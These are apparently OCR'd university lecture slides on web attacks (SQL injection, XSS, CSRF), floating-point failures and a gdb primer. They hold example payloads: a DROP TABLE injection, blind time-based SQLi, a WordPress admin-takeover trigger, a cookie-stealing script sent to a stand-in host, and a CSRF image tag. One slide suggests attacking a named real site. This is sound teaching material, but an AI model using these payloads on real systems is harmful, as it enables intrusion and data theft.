OSY.SSI[2018][11]

Ok so we have our secure channel

From now on, we will look as a single target, which is connected to a network.

The typical scenario is an Internet-connected web server.

(How do I find those?)

John Draper, aka Capn Crunch

John Draper, aka Capn Crunch

Table of Contents

Basic SQL injection

- SQL db are queried by commands
- Commands may include user-supplied data
- Example :

`https://www.site-educatif.xxx/q?video=fluffycat12345`

↓

Basic SQL injection

- SQL db are queried by commands
- Commands may include user-supplied data
- Example :

```
https://www.site-educatif.xxx/q?video=fluffycat12345
                              ↓
SELECT * FROM video_page WHERE (code='fluffycat12345')
```

Basic SQL injection

`https://www.site-educatif.xxx/q?video=fluffycat12345`

↓

Basic SQL injection

```
https://www.site-educatif.xxx/q?video=fluffycat12345
                                ↓
SELECT * FROM video_page WHERE (code='fluffycat12345')
```

Basic SQL injection

```
https://www.site-educatif.xxx/q?video=fluffycat12345
                                  ↓
SELECT * FROM video_page WHERE (code='fluffycat12345')
```

Now try to query the video `'); DROP TABLE video_page; --`

Basic SQL injection

```
https://www.site-educatif.xxx/q?video=fluffycat12345
                                  ↓
SELECT * FROM video_page WHERE (code='fluffycat12345')
```

Now try to query the video `'); DROP TABLE video_page; --`

```
SELECT * FROM video_page WHERE (code=''); DROP TABLE video_page; --')
```

Do it! Do it!

If you haven't, try it yourself

- Option 0: setup a server and SQL db, write a vulnerable page, test it (1hr)
- Option 1: goto `hack.me` search SQLi and play :) (5mn)
- Option 2: goto `http://jmchilton.net/sqlinject/create.php` (yay!)
- Option 3: find a really vulnerable website, e.g. `http://www.4ips.biz/products.php?id=7` and try it (may be illegal)

Everyone knows about SQL injections

So popular, even J. K. Rowling wrote about it! (The Casual Vacancy)

Everyone knows about SQL injections

So popular, even J. K. Rowling wrote about it! (The Casual Vacancy)

Everyone knows about SQL injections

- CardSystem Solutions 2005 (Visa, American Express)

Everyone knows about SQL injections

- CardSystem Solutions 2005 (Visa, American Express)
  - SQL injection
  - Full (unencrypted) database leak
  - Credit card numbers $>$ 43 million identities exposed

Everyone knows about SQL injections

- CardSystem Solutions 2005 (Visa, American Express)
  - SQL injection
  - Full (unencrypted) database leak
  - Credit card numbers $>$ 43 million identities exposed
- 2007 Gonzalez: TJX Companies, 45.6 million credit and debit card numbers

Everyone knows about SQL injections

- CardSystem Solutions 2005 (Visa, American Express)
  - SQL injection
  - Full (unencrypted) database leak
  - Credit card numbers $>$ 43 million identities exposed
- 2007 Gonzalez: TJX Companies, 45.6 million credit and debit card numbers
- 2009 Gonzalez: Heartland Payment Systems, 130 million cards

Everyone knows about SQL injections

- CardSystem Solutions 2005 (Visa, American Express)
  - SQL injection
  - Full (unencrypted) database leak
  - Credit card numbers $>$ 43 million identities exposed
- 2007 Gonzalez: TJX Companies, 45.6 million credit and debit card numbers
- 2009 Gonzalez: Heartland Payment Systems, 130 million cards
- 2012 “Team GhostShell”: personal records from 53 universities (incl. Harvard, Princeton, Stanford, Cornell...) on pastebin.com

Everyone knows about SQL injections

- CardSystem Solutions 2005 (Visa, American Express)
  - SQL injection
  - Full (unencrypted) database leak
  - Credit card numbers $>$ 43 million identities exposed
- 2007 Gonzalez: TJX Companies, 45.6 million credit and debit card numbers
- 2009 Gonzalez: Heartland Payment Systems, 130 million cards
- 2012 “Team GhostShell”: personal records from 53 universities (incl. Harvard, Princeton, Stanford, Cornell...) on pastebin.com

And also:

Everyone knows about SQL injections

- CardSystem Solutions 2005 (Visa, American Express)
  - SQL injection
  - Full (unencrypted) database leak
  - Credit card numbers $>$ 43 million identities exposed
- 2007 Gonzalez: TJX Companies, 45.6 million credit and debit card numbers
- 2009 Gonzalez: Heartland Payment Systems, 130 million cards
- 2012 “Team GhostShell”: personal records from 53 universities (incl. Harvard, Princeton, Stanford, Cornell...) on pastebin.com

And also:Microsoft, Kaspersky, PBS, UN, Royal Navy, mysql.com (!), TPB...

Everyone knows about SQL injections

- CardSystem Solutions 2005 (Visa, American Express)
  - SQL injection
  - Full (unencrypted) database leak
  - Credit card numbers $>$ 43 million identities exposed
- 2007 Gonzalez: TJX Companies, 45.6 million credit and debit card numbers
- 2009 Gonzalez: Heartland Payment Systems, 130 million cards
- 2012 "Team GhostShell": personal records from 53 universities (incl. Harvard, Princeton, Stanford, Cornell...) on pastebin.com

And also:Microsoft, Kaspersky, PBS, UN, Royal Navy, mysql.com (!), TPB...

EVERYONE KNOWS ABOUT SQL INJECTION RIGHT

What can we do with it?

- Escape scope with ' and comment commands with –
- Bypass conditions with tautologies $1 = 1$
- Number of columns with order by <n>
- Name of columns with or <column name> is NULL
- Other tables with union <query>

What can we do with it?

- `if ASCII(SUBSTRING(username,1,1)) > 80 waitfor delay '0:0:5'` (MySQL)

What can we do with it?

- `if ASCII(SUBSTRING(username,1,1)) > 80 waitfor delay '0:0:5'` (MySQL)
- Can be distributed to zombies

What can we do with it?

- `if ASCII(SUBSTRING(username,1,1)) > 80 waitfor delay '0:0:5'` (MySQL)
- Can be distributed to zombies
- ```
  DECLARE @x as int; DECLARE @w as char(6);
  SET @x=ASCII(SUBSTRING(master.dbo.fn_varbintohexstr
    (CAST({QUERY} as varbinary(8000))),{POSITION},1));
  SET @w='0:0:'+CAST(((@x+((@x&79)/8)+(@x/64)&15)*2) as char);
  WAITFOR DELAY @w
  ```
  ```

What can we do with it?

- `if ASCII(SUBSTRING(username,1,1)) > 80 waitfor delay '0:0:5'` (MySQL)
- Can be distributed to zombies
- ```
  DECLARE @x as int; DECLARE @w as char(6);
  SET @x=ASCII(SUBSTRING(master.dbo.fn_varbintohexstr
    (CAST({QUERY} as varbinary(8000))),{POSITION},1));
  SET @w='0:0:'+CAST(((@x+((@x&79)/8)+(@x/64)&15)*2) as char);
  WAITFOR DELAY @w
  ```
- JHijack, BSQL, themole, Pangolin, sqlmap.py, Havij, Enema, sqlninja, sqlsus, Safe3, SQL Poizon, Burp, Absinthe...
  ```

What can we do with it?

```
delimiter #
create trigger <trigger_name>
before <update|insert|delete> on <table_name>
  for each row begin
    <your code>
  end; #
delimiter ;
```

(SQL procedures, syntax may vary)

What can we do with it?

Application: WordPress

```
delimiter #
CREATE TRIGGER user_comment BEFORE INSERT ON wp_comments
FOR EACH ROW BEGIN
  IF NEW.comment_content = 'way around the back' THEN
    SELECT user_email FROM wp_users WHERE id=NEW.user_id INTO @email;
    UPDATE wp_users SET user_email=@email WHERE ID=1;
  END IF;
END;#
delimiter ;
```

What can we do with it?

Application: WordPress

```
delimiter #
CREATE TRIGGER user_comment BEFORE INSERT ON wp_comments
FOR EACH ROW BEGIN
  IF NEW.comment_content = 'way around the back' THEN
    SELECT user_email FROM wp_users WHERE id=NEW.user_id INTO @email;
    UPDATE wp_users SET user_email=@email WHERE ID=1;
  END IF;
END;#
delimiter ;
```

Post comment “way around the back” from any account... Profit!

What can we do with it?

Application: WordPress

```
delimiter #
CREATE TRIGGER user_comment BEFORE INSERT ON wp_comments
FOR EACH ROW BEGIN
  IF NEW.comment_content = 'way around the back' THEN
    SELECT user_email FROM wp_users WHERE id=NEW.user_id INTO @email;
    UPDATE wp_users SET user_email=@email WHERE ID=1;
  END IF;
END;#
delimiter ;
```

Post comment “way around the back” from any account... Profit!

What can we do with it?

Application: WordPress

```
delimiter #
CREATE TRIGGER user_comment BEFORE INSERT ON wp_comments
FOR EACH ROW BEGIN
  IF NEW.comment_content = 'way around the back' THEN
    SELECT user_email FROM wp_users WHERE id=NEW.user_id INTO @email;
    UPDATE wp_users SET user_email=@email WHERE ID=1;
  END IF;
END;#
delimiter ;
```

Post comment “way around the back” from any account... Profit!

(Does erasing the whole table solve the problem?)

OK, let's take a step back

What happened?

- SQL mixes command with data: in-band signalling

OK, let's take a step back

What happened?

- SQL mixes command with data: in-band signalling (usually a bad idea)

OK, let's take a step back

What happened?

- SQL mixes command with data: in-band signalling (usually a bad idea)
- Does this happen elsewhere?

Table of Contents

Everyone knows abous XSS

`http://foo.bar/q?search_terms=lolilol`
→ “Results for: ‘lolilol’ ”

Everyone knows abous XSS

`http://foo.bar/q?search_terms=lolilol`
→ “Results for: ‘lolilol’ ”

`http://foo.bar/q?`
`search_terms=<script>alert(document.cookie);</script>`

Everyone knows abous XSS

`http://foo.bar/q?search_terms=lolilol`
→ “Results for: ‘lolilol’ ”

`http://foo.bar/q?`
`search_terms=<script>alert(document.cookie);</script>`

“Reflected” XSS. Test it! `https://xss-game.appspot.com`

Everyone knows abous XSS

`http://foo.bar/q?search_terms=lolilol`
→ “Results for: ‘lolilol’ ”

`http://foo.bar/q?`
`search_terms=<script>alert(document.cookie);</script>`

“Reflected” XSS. Test it! `https://xss-game.appspot.com`

Usage: “Hey Nubi, check out this cool video!: goo.gl/1234”

Everyone knows abous XSS

`http://foo.bar/q?search_terms=lolilol`
→ “Results for: ‘lolilol’ ”

```
http://foo.bar/q?
search_terms=<script>alert(document.cookie);</script>
```

“Reflected” XSS. Test it! `https://xss-game.appspot.com`

Usage: “Hey Nubi, check out this cool video!: goo.gl/1234”

```
http://foo.bar/q?
  search_terms=
    <script>
     document.location='http://hackerman.wanadoo.fr/'+document.cookie;
    </script>
```

Everyone knows about XSS

Send code through “message posts”

Everyone knows about XSS

Send code through “message posts”

- MySpace, 2006 (samy is my hero)
- Facebook, 2011
- Twitter, 2009-2014
- LinkedIn, 2013-2014
- Steam Community, 7 Mar 2015

Everyone knows about XSS

Send code through “message posts”

- MySpace, 2006 (samy is my hero)
- Facebook, 2011
- Twitter, 2009-2014
- LinkedIn, 2013-2014
- Steam Community, 7 Mar 2015

EVERYONE KNOWS ABOUT XSS OKAY

Everyone knows about CSRF

- `<img src=//bank.com/pay.php?who=evil&amount=1000/>`

Everyone knows about CSRF

- `<img src=//bank.com/pay.php?who=evil&amount=1000/>`
- How to prevent this from working?

Everyone knows about CSRF

- `<img src=//bank.com/pay.php?who=evil&amount=1000/>`
- How to prevent this from working?
- OWASP:

Everyone knows about CSRF

- `<img src=//bank.com/pay.php?who=evil&amount=1000/>`
- How to prevent this from working?
- OWASP: “Note that attackers can also use XSS to defeat any automated CSRF defense the application might employ”

Everyone knows about CSRF

- `<img src=//bank.com/pay.php?who=evil&amount=1000/>`
- How to prevent this from working?
- OWASP: “Note that attackers can also use XSS to defeat any automated CSRF defense the application might employ”
- Play with `http://google-gruyere.appspot.com/start`

Everyone knows about CSRF


`@rainbowtwtr`, 14 august 2010.


Twitter: "OK we fixed it"



twitter
Login Join Twitter!
I just started a Twitter worm
2:08 PM Sep 21st via web
Retweeted by 10 people
1267
judofyr
Magnus Holm
© 2010 Twitter About Us Contact Blog Status Goodies API Business Help Jobs Terms Privacy


twitter
Login Join Twitter!
I just started a Twitter worm
2:08 PM Sep 21st via web
Retweeted by 10 people
1267
judofyr
Magnus Holm
© 2010 Twitter About Us Contact Blog Status Goodies API Business Help Jobs Terms Privacy

@Matsta, @Peppery, @zzap: "Olol we can make it spread faster!"




Sarah Brown (SarahBrownUK) on Twitter
http://twitter.com/sarahbrownuk
Google
Most Visited
Getting Started
Sarah Brown (SarahBrownUK) on T
http://twitter.com/sarahbrownuk
USB
YOUR friends on YOUR background
Twilk .com
malaria
mumsnet
twitter
Get short, timely
Twitter is a rich source of
incredibly wide variety of
Sign Up ›
SarahB
don't touch the
twitter feed has
odd going on ! S
2 minutes ago via web
asos
Have an account? Sign in
arah Brown.
nation. It's easy to stay updated on an
follow @SarahBrownUK.
ting follow SarahBrownUK to 86444 in the United Kingdom
Codes for other countries
5,352
1,120,584 followers
3,408 listed
Tweets 3,663
Favorites
Following
Done




White House Press Secretary Robert Gibbs

That was bad news for Sarah Brown, the wife of former British Prime Minister Gordon Brown, who inadvertently spread the pornographic version of the worm to her 1.2 million followers.

SQL, XSS, CSRF: do it yourselves!

- `http://sqlzoo.net/hack/`
- `http://google-gruyere.appspot.com`
- `https://xss-game.appspot.com`
- `https://www.hackthissite.org/`

Table of Contents


:(
Your PC ran into a problem that it couldn't handle, and now it needs to restart.
You can search for the error online: HAL_INITIALIZATION_FAILED

On the Merits of Entomology

The ſcience of inſects

- Bugs are our friends

On the Merits of Entomology

The ſcience of inſects

- Bugs are our friends
- They tell us something interesting about *how things work*

On the Merits of Entomology

The ſcience of inſects

- Bugs are our friends
- They tell us something interesting about *how things work*
- So we are going to look for bugs. And replicate them. And nurture them. Many.

BUGS EVERYWHERE!!!

Om nom nom nom nom

TL;DR Show me the demo you sick man!

DEMO

What this is all about

- So far, we have treated information as
  - A physical object (with access control)
  - A message across a communication channel (side and covert exploitation)
  - Non-random data (with cryptography)

I will code along, and I invite you to replicate my efforts. Here or at home, or both. So let's start a Python interpreter.

Mise en bouche: everyone knows about floating-point numbers

Easy Print 42 times the letter `B`.

Mise en bouche: everyone knows about floating-point numbers

Easy Print 42 times the letter `B`.

Easy Create a function `addme(x, y)` that returns `x + y`

Mise en bouche: everyone knows about floating-point numbers

Easy Print 42 times the letter `B`.

Easy Create a function `addme(x, y)` that returns `x + y`

Easy Test your function with `x = 42` and `y = 69`. Does it work as intended?

Mise en bouche: everyone knows about floating-point numbers

Easy Print 42 times the letter `B`.

Easy Create a function `addme(x, y)` that returns `x + y`

Easy Test your function with `x = 42` and `y = 69`. Does it work as intended?

Medium Choose `x > 0` and `y > 0` so that `x + y = x`.

Mise en bouche: everyone knows about floating-point numbers

Easy Print 42 times the letter `B`.

Easy Create a function `addme(x, y)` that returns `x + y`

Easy Test your function with `x = 42` and `y = 69`. Does it work as intended?

Medium Choose `x > 0` and `y > 0` so that `x + y = x`.

Medium Choose `x ≠ 0` and `y ≠ 0` so that `x/y = ∞`.

Mise en bouche: everyone knows about floating-point numbers

Easy Print 42 times the letter `B`.

Easy Create a function `addme(x, y)` that returns `x + y`

Easy Test your function with `x = 42` and `y = 69`. Does it work as intended?

Medium Choose `x > 0` and `y > 0` so that `x + y = x`.

Medium Choose `x ≠ 0` and `y ≠ 0` so that `x/y = ∞`.

Easy Choose `x` so that `x ≠ x`.

Mise en bouche: everyone knows about floating-point numbers

Easy Print 42 times the letter `B`.

Easy Create a function `addme(x, y)` that returns `x + y`

Easy Test your function with `x = 42` and `y = 69`. Does it work as intended?

Medium Choose `x > 0` and `y > 0` so that `x + y = x`.

Medium Choose `x ≠ 0` and `y ≠ 0` so that `x/y = ∞`.

Easy Choose `x` so that `x ≠ x`.

Clearly, some basic mathematical properties of usual numbers are not satisfied.

Mise en bouche: everyone knows about floating-point numbers

Easy Print 42 times the letter `B`.

Easy Create a function `addme(x, y)` that returns `x + y`

Easy Test your function with `x = 42` and `y = 69`. Does it work as intended?

Medium Choose `x > 0` and `y > 0` so that `x + y = x`.

Medium Choose `x ≠ 0` and `y ≠ 0` so that `x/y = ∞`.

Easy Choose `x` so that `x ≠ x`.

Clearly, some basic mathematical properties of usual numbers are not satisfied.

(Also: $x + (y + z) \neq (x + y) + z$, $x(yz) \neq (xy)z$, $x(y + z) \neq xy + xz$, etc.)

Mise en bouche: everyone knows about floating-point numbers

Easy Print 42 times the letter `B`.

Easy Create a function `addme(x, y)` that returns `x + y`

Easy Test your function with `x = 42` and `y = 69`. Does it work as intended?

Medium Choose `x > 0` and `y > 0` so that `x + y = x`.

Medium Choose `x ≠ 0` and `y ≠ 0` so that `x/y = ∞`.

Easy Choose `x` so that `x ≠ x`.

Clearly, some basic mathematical properties of usual numbers are not satisfied.

(Also: $x + (y + z) \neq (x + y) + z$, $x(yz) \neq (xy)z$, $x(y + z) \neq xy + xz$, etc.)

Do programmers know this and its consequences when they design and implement programs?

Do you know what a rhetorical question is?

Floating point numbers can kill

Do you know what a rhetorical question is?

Floating point numbers can kill

- Patriot Missile incident (Dharan, Saudi Arabia, 1991): 1/10

Do you know what a rhetorical question is?

Floating point numbers can kill

- Patriot Missile incident (Dharan, Saudi Arabia, 1991): 1/10
  - 1 Scud missed by 0.5 km. 28 dead, 1000 injured.
- Ariane 5 maiden flight 501 (Kourou, French Guyana, 1996): 64-bit to 16-bit

Do you know what a rhetorical question is?

Floating point numbers can kill

- Patriot Missile incident (Dharan, Saudi Arabia, 1991): 1/10
  - 1 Scud missed by 0.5 km. 28 dead, 1000 injured.
- Ariane 5 maiden flight 501 (Kourou, French Guyana, 1996): 64-bit to 16-bit
  - 1 launcher exploding. USD 370 millions, satellites destroyed, market shift to Soyuz-U/Fregat.
- USS Yorktown (international waters, 1997): x/0.

Do you know what a rhetorical question is?

Floating point numbers can kill

- Patriot Missile incident (Dharan, Saudi Arabia, 1991): 1/10
  - 1 Scud missed by 0.5 km. 28 dead, 1000 injured.
- Ariane 5 maiden flight 501 (Kourou, French Guyana, 1996): 64-bit to 16-bit
  - 1 launcher exploding. USD 370 millions, satellites destroyed, market shift to Soyuz-U/Fregat.
- USS Yorktown (international waters, 1997): x/0.
  - Computer system down. Propulsion system down. In the middle of nowhere.
- And various major vulnerabilities based on number play
  - WebKit/Chrome (CVE-2009-2195)
  - Ruby (CVE-2013-4164)
  - Adobe Flash (CVE-2015-3077, CVE-2014-0502, etc.)
  - Mozilla Thunderbird (CVE-2017-5407): Pixel and history stealing via floating-point timing side-channel!

What happened during the demo

- This has not to do with numbers, but strings. Many programs deal with strings.

What happened during the demo

- This has not to do with numbers, but strings. Many programs deal with strings.
  - Anything that takes user input from the keyboard

What happened during the demo

- This has not to do with numbers, but strings. Many programs deal with strings.
  - Anything that takes user input from the keyboard
  - Anything that opens a file and reads its contents

What happened during the demo

- This has not to do with numbers, but strings. Many programs deal with strings.
  - Anything that takes user input from the keyboard
  - Anything that opens a file and reads its contents
  - Anything that communicates over a network (e.g., Internet)

What happened during the demo

- This has not to do with numbers, but strings. Many programs deal with strings.
  - Anything that takes user input from the keyboard
  - Anything that opens a file and reads its contents
  - Anything that communicates over a network (e.g., Internet)

- A string is a sequence of bytes (the smallest native unit).

H	e	l	l	o	[SPACE]	w	o	r	l	d
72	69	108	108	79	32	119	79	82	76	68

- To work with this information, the program has to store it *somewhere in memory*.

- In fact, to work with *any* information, the program has to store it in memory.

Loading a program in memory

- A program is loaded in memory to be run; the CPU will read code from there.

Loading a program in memory

- A program is loaded in memory to be run; the CPU will read code from there.
- Take our program from the demo, and let's look at its code

Loading a program in memory

- A program is loaded in memory to be run; the CPU will read code from there.
- Take our program from the demo, and let's look at its code
  - There's the C code, which is what the programmer would typically write.

Loading a program in memory

- A program is loaded in memory to be run; the CPU will read code from there.
- Take our program from the demo, and let's look at its code
  - There's the C code, which is what the programmer would typically write.
  - And there's the machine code, which is what the CPU reads.

Loading a program in memory

- A program is loaded in memory to be run; the CPU will read code from there.
- Take our program from the demo, and let's look at its code
  - There's the C code, which is what the programmer would typically write.
  - And there's the machine code, which is what the CPU reads.
  - A nice compromise is assembly, which is both human-readable and CPU-friendly.

```
objdump -d [program]
```

Loading a program in memory

- A program is loaded in memory to be run; the CPU will read code from there.
- Take our program from the demo, and let's look at its code
  - There's the C code, which is what the programmer would typically write.
  - And there's the machine code, which is what the CPU reads.
  - A nice compromise is assembly, which is both human-readable and CPU-friendly.

```
objdump -d [program]
```

- We can use a debugger to load the program in memory and follow its execution

```
gdb [program]
```

Ultra-quick gdb tutorial

- `break main` (set a breakpoint at the beginning of the `main` function)
- `disass main` (show `main` assembly code)
- `r [arguments]` (run until first breakpoint is reached)
- `break *0x[address]` (set a breakpoint at this code address)
- `cont` (continue until the next breakpoint)
- `info reg` (show CPU registers)
- `x/32bx 0x[address]` (display contents of memory at this address)
- `x/s 0x[address]` (display string at this address)
- `bt` (backtrack function calls)

Ultra-quick gdb tutorial

- Try the demo again and see what's happening.

Ultra-quick gdb tutorial

- Try the demo again and see what's happening.
- What are the `push` and `pop` opcodes about?


Ultra-quick gdb tutorial

- Try the demo again and see what's happening.
- What are the `push` and `pop` opcodes about?
- What are the `leave` and `ret` opcodes about?


Ultra-quick gdb tutorial

- Try the demo again and see what's happening.
- What are the `push` and `pop` opcodes about?
- What are the `leave` and `ret` opcodes about?
- What is `esp`, `ebp`? `eip`?


Let's take some distance




Now zoom on the stack



